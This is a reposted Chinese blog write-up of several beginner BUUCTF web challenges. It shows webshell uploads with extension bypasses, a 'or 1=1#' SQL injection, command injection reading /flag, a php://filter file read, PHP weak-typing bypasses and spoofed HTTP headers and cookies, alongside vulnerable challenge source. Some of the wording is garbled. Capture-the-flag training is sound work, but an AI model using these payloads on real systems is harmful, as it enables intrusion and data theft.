

ctf赛题secret.php,BUUCTF web 刷几道菜鸡能做的题

转载

小杨叔聊生化环材 于 2021-03-12 01:35:25 发布 159 收藏
文章标签: [ctf赛题secret.php](#)

[WUSTCTF2020]CV Maker(文件上传)

1、注册，登录，上传图片马，用bp抓包后将filename后缀改为php，连上蚁剑。

[极客大挑战 2019]Havefun(简朴代码审计)

[极客大挑战 2019]Knife

1、直接连上蚁剑。果真白给的shell。

[极客大挑战 2019]EasySQL(万能密码)

username='admin'or 1=1#' and password='随便写'

用户名: 'or 1=1#

密码: 随便输

[ACTF2020 新生赛]BackupFile(备份文件泄露&php弱类型)

1、用wsacn扫出备份文件index.php.bak

```
[404] => source.php  
[404] => phpinfo.php  
[200] => index.php.bak
```

2、

```
include_once "flag.php";
```

```
if(isset($_GET["key"])) {
```

```
$key = $_GET["key"];
```

```
if(!is_numeric($key)) { //若是$key不是数字，输出Just num!
```

```
exit("Just num!");
```

```
}
```

```
$key = intval($key);
```

```
$str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
```

```
if($key == $str) {
```

```
echo $flag;
```

```
}
```

```
}
```

```
else {  
echo "Try to find out source file!";  
}
```

要求\$key是数字，且弱即是123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3

测试：



以是，string在和int弱对照时，string会强制转换为int,删掉第一个字符及其后面的所有内容，只保留最前面的数字。

key=123就可。

[ACTF2020 新生赛]Upload(文件上传-前端js验证&黑名单绕过)

- 1、F12，删除onsubmit="return checkFile()"，绕过前端验证
- 2、发现不能上传php，就是可能后端黑名单过滤了php

上传一句话木马，用burpsuite抓包，修改filename的后缀为.phtml，连上蚁剑。

最后，放上源码：

```
error_reporting(0);  
  
//设置上传目录  
define("UPLOAD_PATH", "./uplo4d");  
  
$msg = "Upload Success!";  
  
if (isset($_POST['submit'])) {  
  
$temp_file = $_FILES['upload_file']['tmp_name'];  
$file_name = $_FILES['upload_file']['name'];  
$ext = pathinfo($file_name,PATHINFO_EXTENSION);  
  
if(in_array($ext, ['php', 'php3', 'php4', 'php5'])) {  
exit('nonono~ Bad file! ');  
}  
  
$new_file_name = md5($file_name)." ".$ext;  
$img_path = UPLOAD_PATH . '/' . $new_file_name;  
  
if (move_uploaded_file($temp_file, $img_path)){  
  
$is_upload = true;  
  
} else {  
  
$msg = 'Upload Failed!';
```


```
}  
echo '  
'. $msg. " Look here~ ". $img_path. "  
";  
}  
?>
```

[ACTF2020 新生赛]Exec(下令执行)

- 1、先ping 127.0.0.1，能ping通
- 2、ping 127.0.0.1;cat /flag和127.0.0.1 & cat /flag都可以

然则不知道ping 127.0.0.1 && cat /flag就不行

[ACTF2020 新生赛]Include(文件包罗)



Can you find out the flag?

素材小站

- 1、直接?file=php://filter/read=convert.base64-encode/resource=flag.php

[极客大挑战 2019]Http

- 1、Ctrl+U查看源码，发现了Secret.php

年3月

、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术

成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php" 氛围! </p>

- 2、



提醒了接见的网址，用burpsuite添加Referer头

3、

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

1 x 2 x ...

发送 取消 < >

请求

Raw 头 Hex

名	值	添加
GET	/Secret.php HTTP/1.1	
Host	node3.buuoj.cn:27439	删除
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Ge...	置顶
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,i...	下
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0....	
Accept-Encoding	gzip, deflate	
Connection	close	
Upgrade-Insecure-Requests	1	
Referer	https://www.Sycsecret.com	

目标: http://node3.buuoj.cn:27439

响应

Raw 头 Hex HTML Render

```

border: 1px solid #ccc;
padding: 7px 0px;
border-radius: 3px;
padding-left: 5px;
-webkit-box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
-webkit-transition: border-color ease-in-out .15s,-webkit-box-shadow
ease-in-out .15s;
-o-transition: border-color ease-in-out .15s,box-shadow ease-in-out
.15s;
transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s
}
.input:hover{
border-color: #808000;
box-shadow: 0px 0px 8px #7CFC00;
}
}
</style>
<head>
<meta charset="UTF-8">
<title>SycSecret</title>
</head>
<body background="/images/background.png" style="background-repeat:no-repeat
;background-size:100% 100%;background-attachment: fixed;" >
<br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<h1
style="font-family:arial;color:#8F44AD;font-size:50px;text-align:center;font-family:KaITi;"
Please use "Syclover" browser</h1>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic
15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>

```

要求使用Syclover浏览器，再添加User-Agent

4、

请求

Raw 头 Hex

名	值	添加
GET	/Secret.php HTTP/1.1	
Host	node3.buuoj.cn:27439	删除
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Ge...	置顶
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,i...	下
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0....	
Accept-Encoding	gzip, deflate	
Connection	close	
Upgrade-Insecure-Requests	1	
Referer	https://www.Sycsecret.com	
User-Agent	Syclover	

响应

Raw 头 Hex HTML Render

```

padding: 7px 0px;
border-radius: 3px;
padding-left: 5px;
-webkit-box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
-webkit-transition: border-color ease-in-out .15s,-webkit-box-shadow
ease-in-out .15s;
-o-transition: border-color ease-in-out .15s,box-shadow ease-in-out
.15s;
transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s
}
.input:hover{
border-color: #808000;
box-shadow: 0px 0px 8px #7CFC00;
}
}
</style>
<head>
<meta charset="UTF-8">
<title>SycSecret</title>
</head>
<body background="/images/background.png" style="background-repeat:no-repeat
;background-size:100% 100%;background-attachment: fixed;" >
<br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<h1
style="font-family:arial;color:#8F44AD;font-size:50px;text-align:center;font-family:KaITi;"
No!!! you can only read this locally!!!</h1>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic
15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>

```

只能内陆接见，添加X-Forwarded-For

[极客大挑战 2019]BuyFlag

打开menu下的payflag后，发现一些hint

FLAG

FLAG NEED YOUR 100000000 MONEY

ATTENTION

If you want to buy the FLAG:

You must be a student from **CUIT!!!**

You must be answer the correct **password!!!**

素材小站

- 1、要100000000 money
- 2、必须是成新的student
- 3、correct password

在源码最后的一段发现有用的注释

```
82     </body>
83 <!--
84     ~~~ post money and password ~~~
85 if (isset($_POST['password'])) {
86     $password = $_POST['password'];
87     if (is_numeric($password)) {
88         echo "password can't be number</br>";
89     }elseif ($password == 404) {
90         echo "Password Right!</br>";
91     }
92 }
93 -->
```

素材小站

- 1、要post提交money和password，money用科学计数法
- 2、password要弱即是404，还不能是数字，就行使php弱类型

money=1e10&password=404a

没啥啊。。。

用burpsuite抓包

请求

Raw

参数

头

Hex

```
POST /pay.php HTTP/1.1
Host: 575639d7-74bc-4c45-8ffe-d72d5f37cce7.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://575639d7-74bc-4c45-8ffe-d72d5f37cce7.node3.buuoj.cn
Connection: close
Referer: http://575639d7-74bc-4c45-8ffe-d72d5f37cce7.node3.buuoj.cn/pay.php
Cookie: user=0
Upgrade-Insecure-Requests: 1

password=404a&money=1e10
```

素材小站

发现user值为0，武断改为1，嘿嘿嘿

原文链接：<https://www.cnblogs.com/wrnan/p/12720927.html>

本站声明:网站内容来源于网络,若有侵权,请联系我们,我们将及时处理。